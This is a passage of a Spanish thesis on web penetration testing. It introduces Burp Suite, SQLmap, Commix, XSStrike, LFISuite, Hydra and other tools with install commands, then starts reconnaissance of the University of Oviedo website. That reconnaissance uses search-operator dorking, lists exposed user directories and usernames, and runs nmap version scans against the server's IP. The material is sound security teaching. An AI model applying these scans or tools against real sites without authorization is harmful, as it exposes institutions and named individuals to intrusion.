


Figura 3: Página principal de DVWA

En primer lugar, para cambiar el nivel de la seguridad de la aplicación, es necesario presionar el botón “DVWA Security” del menú vertical situado en la parte izquierda de la pantalla. Tras ello, se mostrará una interfaz similar a la que se ve en la Figura 4. Ahí, en este caso se seleccionará el nivel “*low*”, que es el menos protegido de los cuatro que la aplicación ofrece, y es el que se utilizará para explicar la vulnerabilidad XSS.




Figura 4: Seguridad de DVWA

Dada la brevedad de esta explicación, al final del trabajo se proporciona un anexo en el cual se explica con mucho más detalle como configurar y desplegar DVWA, por si con la explicación previa surgiese alguna duda.

Cap. 5: Introducción a las herramientas utilizadas

En este capítulo se presentan una guía de algunas herramientas útiles para desarrollar las pruebas mencionadas anteriormente, proporcionando, de cada una de ellas, una breve descripción además de una pequeña guía de uso.

5.1 BURP SUITE

La primera de las herramientas a tener en cuenta es Burp Suite, ya que seguramente es la herramienta más utilizada en el desarrollo de las pruebas. Burp Suite viene preinstalada en Kali Linux, y se utiliza para interceptar, modificar y enviar solicitudes HTTP y HTTPS desde y hacia una aplicación web. La herramienta proporciona un proxy que se utiliza para interceptar las peticiones enviadas a una aplicación web y permite al usuario modificarlas antes de enviarlas a la aplicación web. Esto permite evaluar la respuesta de la aplicación y detectar posibles vulnerabilidades.

Para comenzar una captura de paquetes con Burp Suite, se ha utilizado la extensión de Mozilla Firefox “FoxyProxy”, que redirigirá todo el tráfico del navegador al proxy de Burp Suite. Este tiene dos opciones posibles a la hora de recibir peticiones, retenerlas para modificarlas manualmente por el usuario y luego enviarlas, o, simplemente guardar las peticiones. Con esta segunda opción, se puede seleccionar cualquier petición recibida y realizar distintas opciones con ella. La que más se utilizará es mandar la propia solicitud al *Repeater,* una herramienta de Burp Suite que permite realizar modificaciones en la solicitud, para luego enviar ésta una y otra vez al servidor para comprobar sus respuestas. En esta herramienta, se pueden hacer pruebas con atributos de la petición, como cookies, cabeceras, métodos, etc. Además, se pueden llevar a cabo algunos ataques de automatización o fuerza bruta, sin embargo, se ha decidido utilizar otras herramientas específicas para cada prueba, ya que proporcionan más funcionalidades concretas, además de ser más intuitivas.

Existe otra herramienta realmente popular en la actualidad que puede servir como alternativa a Burp Suite, esta es "OWASP ZAP", un escáner de seguridad web de código abierto desarrollado por OWASP, que se utiliza como servidor proxy para permitir a los usuarios manipular todo el tráfico que pasa a través de éste. Tiene una gran cantidad de similitudes con Burp Suite, como puede ser la amplia gama de funcionalidades de prueba de penetración para aplicaciones web, como escaneo de vulnerabilidades, inyección de código, manipulación de paquetes, etc. Sin embargo, existen algunas diferencias clave entre ellos, siendo la principal de ellas el hecho de que mientras que ZAP es una

herramienta gratuita y de código abierto, Burp suite es una herramienta comercial que dispone de una versión de pago que proporciona algunas funcionalidades adicionales, siendo, por ello, más utilizada por profesionales de la seguridad. Aunque se puedan utilizar ambas para las pruebas que se desarrollarán, se ha optado por utilizar Burp Suite por su fácil interfaz de usuario, y porque ya se encuentra preinstalada en Kali Linux.

A continuación, se proporciona una guía de como capturar una petición con Burp Suite, ya que se realizará en repetidas ocasiones durante el desarrollo del trabajo, y, con la idea de no repetir la explicación, se hará referencia a este apartado.

El primero de los pasos que realizar, es abrir Burp Suite y crear un nuevo proyecto, lo cual se puede realizar presionando el botón "*Start Burp*" situado en la esquina inferior derecha de la pantalla de inicio de la aplicación, tal y como se puede ver en la Figura 5, y utilizando la configuración por defecto, que, para lo que se realizará en las pruebas de este trabajo, será suficiente.




Figura 5: Ventana de inicio de Burp Suite

Una vez el proyecto de Burp esté creado, es necesario configurar el navegador que se utilizará para redirigir todo el tráfico por la herramienta. Algunos navegadores como Mozilla Firefox permiten dicha redirección de forma muy sencilla, sin embargo, es recomendable utilizar una extensión llamada "FoxyProxy", que facilita la redirección y permite desactivarla fácilmente en cualquier momento.

Una vez se ha añadido la extensión, es necesario modificar la configuración, a la que se puede acceder tal y como se muestra en la Figura 6. Una vez en la pantalla de configuración es necesario presionar el botón “Add”, para añadir un proxy, donde, en este caso, hay que introducir la configuración que se puede ver en la Figura 7. La dirección ip del proxy es la dirección de *loopback* dado que se utilizará Burp Suite en la misma máquina que el navegador, pero si se utilizase una máquina distinta, habría que cambiar la ip.




Figura 6: Inicio FoxyProxy




Figura 7: Opciones FoxyProxy

Una vez se hay añadido el proxy, aparecerá en el menú de FoxyProxy, y será necesario seleccionarlo para redirigir el tráfico, tal y como se muestra en la Figura 8.




Figura 8: Redirección a BurpSuite

Una vez configurado el navegador, en Burp Suite, se pueden utilizar dos configuraciones o modos de trabajo, uno que intercepte las peticiones, por lo que en el navegador no se obtendrá respuesta hasta que se determine qué hacer en Burp Suite, y otra que simplemente analiza el tráfico, y guarda todas las peticiones para permitir al usuario elegir una petición concreta después. Esta configuración puede cambiarse en el botón que por defecto se encontrará como "*Intercept is off*" en el apartado "Proxy", como se muestra en la Figura 9.




Figura 9: Funcionalidades de BurpSuite

En el caso de utilizar la intercepción de peticiones, estas aparecerán ahí mismo, permitiendo al usuario modificarlas y enviarlas al servidor. En el caso de utilizar el modo de no intercepción (*intercept is off).* Las peticiones aparecerán en la pestaña "HTTP History", donde se podrá seleccionar una petición concreta para modificarla u obtener información.

Cabe recalcar que para que Burp Suite obtenga peticiones, es necesario generarlas con el navegador, es decir, realizar con éste cualquier acción que implique una comunicación con el servidor web, en el caso de utilizar el modo intercepción, solo se podrán generar peticiones de una en una, ya que el proxy las bloqueará. Sin embargo, con el modo no intercepción, se pueden visitar varias páginas y realizar distintas acciones con total libertad, y Burp Suite las irá almacenando en la pestaña "HTTP History".

5.2 SQLMAP

Otra de las herramientas utilizadas es SQLMAP, que, como su nombre indica se utiliza para automatizar la detección y explotación de vulnerabilidades de inyección de SQL en aplicaciones web. Como ya se ha explicado anteriormente, la inyección SQL es una técnica que se utiliza para explotar vulnerabilidades en una aplicación web al insertar código malicioso en los campos de entrada de la aplicación, como un campo de búsqueda o un formulario de inicio de sesión. SQLmap escanea una aplicación web en busca es estas vulnerabilidades y así poder obtener acceso a la base de datos de forma no autorizada.

Para utilizar esta herramienta en Linux, debe descargarse e instalarse, ya que no viene preinstalada en el paquete de Kali Linux. Esto puede hacerse directamente desde el sitio web del proyecto o a través del administrador de paquetes con la consola de comandos de la siguiente forma:

```
sudo apt-get -y install sqlmap
```

Una vez se ha instalado, se puede ejecutar desde la propia consola y utilizar una serie de opciones y argumentos para escanear y explotar vulnerabilidades de inyección de SQL en una web.

Una funcionalidad interesante de esta herramienta es que permite ejecutar un ataque con distintos tipos de dificultad o intensidad, que se utiliza para ajustar la velocidad y la agresividad con la que SQLmap realiza las pruebas de inyección. Estos niveles no nivel 1 (light), nivel 2 (medium) y nivel 3 (heavy).

En resumen, SQLmap, es una herramienta de código abierto muy potente y efectiva para probar la seguridad de aplicaciones web contra ataques de inyección SQL, ofreciendo una amplia variedad de opciones y argumentos que permite a los evaluadores de la seguridad ajustar el escaneo a las necesidades específicas, por eso se recomienda para llevar a cabo estas pruebas.

5.3 COMMIX

Se trata de una herramienta gratuita y de código abierto disponible en GitHub, muy potente a la hora de escanear una página web en busca de la vulnerabilidad de inyección de comandos. Su instalación es muy sencilla, basta con clonar el repositorio oficial de la herramienta con el siguiente comando, y, ejecutar con python el archivo "commix.py" que se encuentra en el directorio creado.

```
git clone https://github.com/commixproject/commix.git
```

Para utilizar Commix, es necesario proporcionar una URL de destino que apunte a la aplicación web que se desea evaluar. En el caso de inyección de comandos, se le incluirá la URL completa con los parámetros que se especifiquen en la petición que se desean probar. Internamente, Commix utiliza una serie de técnicas de inyección de código para intentar explotar vulnerabilidades en la aplicación web. Además de probar la viabilidad de un ataque de inyección de comandos, esta herramienta permite también explotar otros tipos de vulnerabilidades de inyección, como puede ser SQL Injection.

Además, dado que esta herramienta está diseñada para probar inyección de comandos, permite ejecutar este tipo de prueba mediante distintas técnicas. Estas técnicas de pueden especificar mediante la opción "--technique", y permite los siguientes valores:

B: Se utilizan técnicas de codificación de base64.

E: Se utilizan técnicas de codificación de URL (URL encoding).

Q: Se utilizan técnicas de codificación de HTML.

S: Se utilizan técnicas de separación de campos.

T: Se utilizan técnicas de temporización.

5.4 XSSTRIKE

Como su nombre indica, XSStrike es una herramienta de código abierto diseñada específicamente para encontrar vulnerabilidades de XSS (Cross-Site Scripting). Destaca principalmente por su capacidad para escanear sitios web de manera rápida y efectiva, identificando vulnerabilidades XSS con alta precisión. Dispone además de una interfaz gráfica intuitiva y fácil de usar, pero esta no se explicará dado que no se va a usar en el desarrollo de este trabajo. En contraposición, se utilizará su versión de consola, que, en un sistema Linux, es realmente fácil de instalar.

La descarga de la herramienta puede hacerse fácilmente clonado el repositorio oficial de GitHub, el cual se encuentra en [Sangwan2022], mediante el siguiente comando:

```
git clone https://github.com/s0md3v/XSStrike
```

Una vez clonado, es necesario descomprimir el zip, y, dentro de la carpeta que se creará al hacer esto, se encuentra un programa escrito en Python, que, al ejecutarlo, la herramienta comenzará a funcionar directamente. Para poder ejecutar el archivo, será necesario otorgarle permisos de ejecución, lo que se puede hacer con el siguiente comando:

```
chmod +x xsstrike.py
```

Además, antes de lanzar la herramienta, será necesario instalar todas las dependencias que el programa requiere, las cuales se encuentran listadas en un fichero de texto que se encuentra dentro de la carpeta. Para instalarlas todas, se puede ejecutar el siguiente comando:

```
pip install -r requirements.txt
```

Una vez llegado a este punto, el programa ya puede ejecutarse sin problema, con el primer comando de los siguientes para utilizar su versión por consola de comandos, y con el segundo si se prefiere utilizar su versión gráfica.

```
./xsstrike.py
./xsstrike.py --gui
```

La ejecución de un ataque básico con esta herramienta es realmente sencilla ya que tan solo es necesario especificar la URL de la página que se desee probar, y XSStrike escaneará todos los parámetros en busca de posibles vulnerabilidades del tipo XSS. La sencillez de la herramienta es la principal razón por la que ha sido elegida para probar esta vulnerabilidad.

Por otra parte, permite también utilizar otros parámetros para personalizar más el ataque. Algunos de los más destacables son por ejemplo el nivel de profundidad, que especifica la profundidad de la exploración en una escala del uno al diez, tipo de inyección para realizar otros ataques como SQLi o LFI, o encabezados personalizados que serán incluidos en las solicitudes, lo que puede servir para intentar evadir sistemas de detección de intrusiones.

5.5 LFI Suite

LFISuite es una herramienta de seguridad de código abierto que se utiliza tanto para detectar como para explotar vulnerabilidades de inclusión de archivos en aplicaciones web. La ventaja principal que esta posee es la capacidad para detectar y explotar vulnerabilidades de inclusión de archivos de manera rápida y eficiente. Además, LFISuite es compatible con varias plataformas, lo que la hace más versátil y fácil de usar que otras herramientas de seguridad similares.

Otra gran ventaja de LFISuite es su facilidad de uso, ya que cuenta con una interfaz gráfica de usuario intuitiva que permite a los usuarios seleccionar las opciones de escaneo y configuración de la herramienta de manera sencilla. Sin embargo, esta opción no se explicará, ya que en el trabajo se utilizará la versión de consola de comandos.

Además, para realizar un escaneo con esta herramienta, el usuario simplemente necesita introducir la URL del sitio web que se desea escanear y seleccionar las opciones de configuración, permitiendo así realizar escaneos muy sencillos.

Para descargar LISuite, se puede visitar el repositorio oficial de GitHub [D35m0nd1422018], y clonar este de forma local mediante el siguiente comando:

```
git clone https://github.com/D35m0nd142/LFISuite.git
```

Una vez se ha clonado el repositorio, la herramienta ya puede ser ejecutada fácilmente con Python de la siguiente manera:

```
python2 lfisute.py
```

5.6 Otras herramientas

En este apartado se describirán de forma breve algunas herramientas integradas con Kali Linux directamente y que funcionan directamente por línea de comandos.

5.6.1 Nmap

Nmap se trata de una herramienta de escaneo de puertos y detección de vulnerabilidades extremadamente popular y de código abierto. Su nombre proviene de "Network Mapper" (mapeador de redes en español), y se utiliza para descubrir hosts y servicios en una red, así como para identificar puertos abiertos y posibles vulnerabilidades en los sistemas. Esta herramienta permite realizar pruebas de detección de sistemas operativos, detección de servicios o identificación de versiones de software, además de funcionalidad principal de descubrir hosts y puertos. Tiene varias ventajas frente a otros escáneres de red, como, por ejemplo, el hecho de que venga preinstalada con Kali Linux, su flexibilidad y capacidad de personalización, su precisión o su comunidad de usuarios, ya que posiblemente esta herramienta sea la más utilizada en el mundo del pentesting.

5.6.2 Hydra

Hydra es una herramienta de prueba de penetración de código abierto que se utiliza para realizar ataques de fuerza bruta en sistemas de autenticación. Su objetivo es probar la seguridad de un sistema identificando vulnerabilidades en su mecanismo de autenticación.

Hydra es capaz de realizar ataques de fuerza bruta utilizando diferentes técnicas y protocolos, como HTTP, FTP, SSH, Telnet, aunque en esta guía solo se utilizará para explotar el protocolo HTTP. La herramienta puede automatizar el proceso de intentar diferentes combinaciones de nombres de usuario y contraseñas para encontrar las credenciales correctas y obtener acceso al sistema

5.6.3 Curl

Curl es una herramienta de código abierto que se ejecuta en línea de comandos y que permite transferir datos entre servidores. Aunque se utiliza principalmente para solicitudes HTTP, también puede manejar otros protocolos de red, incluyendo FTP, SMTP, POP3 y más.

La herramienta funciona mediante el envío de solicitudes a servidores específicos y la recepción de respuestas. Los usuarios pueden personalizar la solicitud con parámetros como la URL, el tipo de solicitud (GET, POST, PUT, DELETE), los encabezados HTTP y el cuerpo de la solicitud. Finalmente, Curl muestra la respuesta del servidor en la consola, lo que ayuda en la depuración y análisis de los resultados.

5.6.4 Ffuf

FFUF es una herramienta de *fuzzing* web de línea de comandos y de código abierto que se utiliza para descubrir contenido oculto o archivos/directorios no indexados en servidores web. La herramienta utiliza técnicas de *fuzzing* para enviar solicitudes HTTP con diferentes palabras, números y patrones a un sitio web objetivo y analizar las respuestas recibidas.

FFUF es altamente personalizable y permite a los usuarios definir diferentes opciones para ajustar el proceso de *fuzzing*, incluyendo el tipo de solicitud HTTP, el tamaño del diccionario de *fuzzing*, el tipo de caracteres a utilizar en la generación de palabras, entre otros.

Cap. 6: Desarrollo de las pruebas

6.1 INFORMATION GATHERING

6.1.1 Conduct search engine Discovery Reconnaissance for information leakage (WSTG-INFO-01)

Para llevar a cabo esta prueba no se necesita ninguna herramienta, dado que consiste en utilizar distintos motores de búsqueda para intentar encontrar información sensible acerca del objetivo.

Lo primero es consultar un documento llamado "robots.txt" el cual contiene una serie de órdenes dirigidas a los programas o bots de los motores de búsqueda que visitan la web en la etapa de crawling[1].

Una vez el bot descubre una actualización, se comienza con el proceso de indexación, donde se clasifica la web. Los indexadores pueden contener información sensible sobre la web si el archivo "robots.txt" no ha sido actualizado durante la vida de la página.

Para consultar este archivo basta con escribir "/robots.txt" al final de la URL de la página, en el caso de la página de Uniovi, de la siguiente forma:

```
https://www.uniovi.es/robots.txt
```

En la Figura 10 se muestra la información que contiene el fichero robots.txt, y, como se puede ver, no se encuentra ninguna información relevante en este archivo, solo el nombre de un *sitemap*, que es un archivo que contiene todos los links a otras webs que se encuentran en los metadatos del sitio.

```
User-Agent: *
Disallow:
Sitemap: http://www.uniovi.es/sitemap.xml
```

Figura 10: Contenido del archivo robots.txt

[1] Se conoce como "crawling" a la etapa en la que programas o robots visitan distintas páginas webs en busca de nuevas actualizaciones, o directamente nuevas páginas.

Es importante en estas pruebas utilizar siempre distintos motores de búsqueda ya que estos pueden generar distintos resultados. En este caso utilizaré siempre DuckDucktoGo, Google y Bing.

Lo siguiente que se debe hacer es utilizar distintos operadores del buscador para filtrar los resultados e intentar obtener información específica.

Utilizando el operador "ext" busqué primero archivos de extensión "pdf", encontrando una gran cantidad de documentos de contenido didáctico que no son muy útiles para nuestro propósito. Dentro de los documentos pdf podemos buscar palabras clave que nos podrían ayudar a encontrar algún tipo de información sensible como "username" o "contraseña". Con esta prueba solo se ha conseguido encontrar documentos donde se explica cómo cambiar tu contraseña en la aplicación, como registrarte desde cero o algunos usuarios y contraseñas para servidores propios o aplicaciones que no nos llevan a ninguna parte.

También se ha probado con otros tipos de extensiones, pero no he encontrado nada relevante, a excepción de la extensión ".doc". Con esa extensión podemos encontrar un documento en el que se muestran una gran cantidad de nombres de personas asociadas a la universidad que podría servirnos de algo en un futuro, por ejemplo, para buscar usuarios y contraseñas. Utilizando este operador podemos buscar cualquier tipo de formatos, como puede ser php o log que podrían ser bastante interesantes.

Otro operador con los que se encuentran varios resultados es con el operador "intitle", que reduce los resultados de la búsqueda a páginas que contienen un término específico en el título de la página. Por ejemplo, con la búsqueda que se puede ver en la Figura 11 podemos acceder a varias páginas de login distintas sobre las cuales trabajar.




Figura 11: Búsqueda de páginas de login.

Si en lugar de "login", escribimos "index of" podemos acceder a más de 700 directorios los cuales contienen información variada que no me es posible revisar por limitaciones temporales debido a la gran cantidad de archivos expuestos, pero que nos pueden ayudar en nuestra tarea.

Por ejemplo, en la Figura 12, se muestran los dos primeros resultados de la búsqueda descrita, los cuales se corresponden a directorios privados de dos usuarios que no deberían ser visibles. El primero contiene archivos relacionados con un Trabajo Fin de Grado, y el segundo es una carpeta de descargas. Además, podemos ver los nombres de una gran cantidad de usuarios, en este caso "jfernan" y "~dani".




Figura 12: Dos primeros resultados de la búsqueda.

Existen una gran cantidad de técnicas y operadores que se pueden utilizar para intentar obtener alguna información sensible, y esta tarea se puede alargar todo lo que el tiempo y recursos lo permitan. En este trabajo no se abordarán más técnicas, para así condensar la información.

6.1.2 Fingerprint Web Server (WSTG-INFO-02)

[Mitchel2020] describe a grandes rasgos tres formas de realizar dicha tarea, utilizar una herramienta automática, *Banner Grabbing* y el envío de peticiones malformadas.

La primera de las maneras, utilizar una herramienta automática, es obviamente la más fácil de llevar a cabo. A continuación, se muestra cómo llevar a cabo este escaneo mediante la herramienta “Nmap”.

Antes que nada, para llevar a cabo estas pruebas necesitamos la IP del servidor de Uniovi. Sin embargo, conseguirla es realmente fácil utilizando la herramienta “nslookup” que viene preinstalada en Kali Linux.

Ejecutando el comando que se puede ver a continuación en la Figura 13, podemos ver como la herramienta nos devuelve la dirección 156.35.233.105.




Figura 13: Dirección ip del servidor mediante nslookup.

Para realizar el escaneo con Nmap, simplemente se ha ejecutado el comando “nmap -p 80,443 <target> -sV”, y la herramienta se encarga automáticamente de analizar el servidor. El parámetro -sV es una opción de la propia herramienta que realiza una detección de versiones en los servicios escaneados. Con esta opción, Nmap tratará de determinar qué tipo de servicios y aplicaciones están en funcionamiento en el host, y la versión exacta que están usando. Además, se especifican, con el parámetro “-p”, los puertos 80 y 443 que son los que interesan en esta prueba.

